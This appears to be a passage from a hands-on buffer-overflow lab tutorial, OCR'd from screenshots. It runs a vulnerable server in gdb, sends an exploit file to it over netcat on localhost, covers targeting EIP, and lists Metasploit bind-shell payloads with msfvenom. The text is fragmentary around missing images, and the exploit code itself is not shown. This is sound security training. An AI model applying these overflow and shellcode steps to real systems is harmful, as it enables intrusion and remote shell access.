
In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

- **gdb p4-server**
- **run**


In the CLIENT WINDOW, type this command to send the exploit to the server, but don't press Enter yet:

nc 127.0.0.1 4001 < p4-e2





info registers





Targeting the EIP

In the SERVER WINDOW, execute this command:


nano p4-b3

Enter this code:






Debugging the Server




Preparing to Insert Shellcode




Getting Shellcode


In the SERVER WINDOW, execute this command, which shows the exploits available for a Linux platform, which bind a shell to a listening TCP port:

msfvenom -l payloads | grep linux | grep bind_tcp




msfvenom -p linux/x86/shell_bind_tcp --payload-options



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Downloads
Saturday 30 September 2023
linux/ppc64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection
linux/x64/pingback_bind_tcp Accept a connection from attacker and report UUID (Linux x64)
linux/x64/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
linux/x64/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x64/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/meterpreter/bind_tcp Inject the mettle server payload (staged). Listen for a connection (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
linux/x86/shell/bind_tcp Spawn a command shell (staged). Listen for a connection (Linux x86)
linux/x86/shell/bind_tcp_uuid Spawn a command shell (staged). Listen for a connection with UUID Support (Linux x86)
linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
(kali㉿kali)-[~/Downloads]
$ msfvenom -p linux/x86/shell_bind_tcp --payload-options
Error: Invalid option
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
(kali㉿kali)-[~/Downloads]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
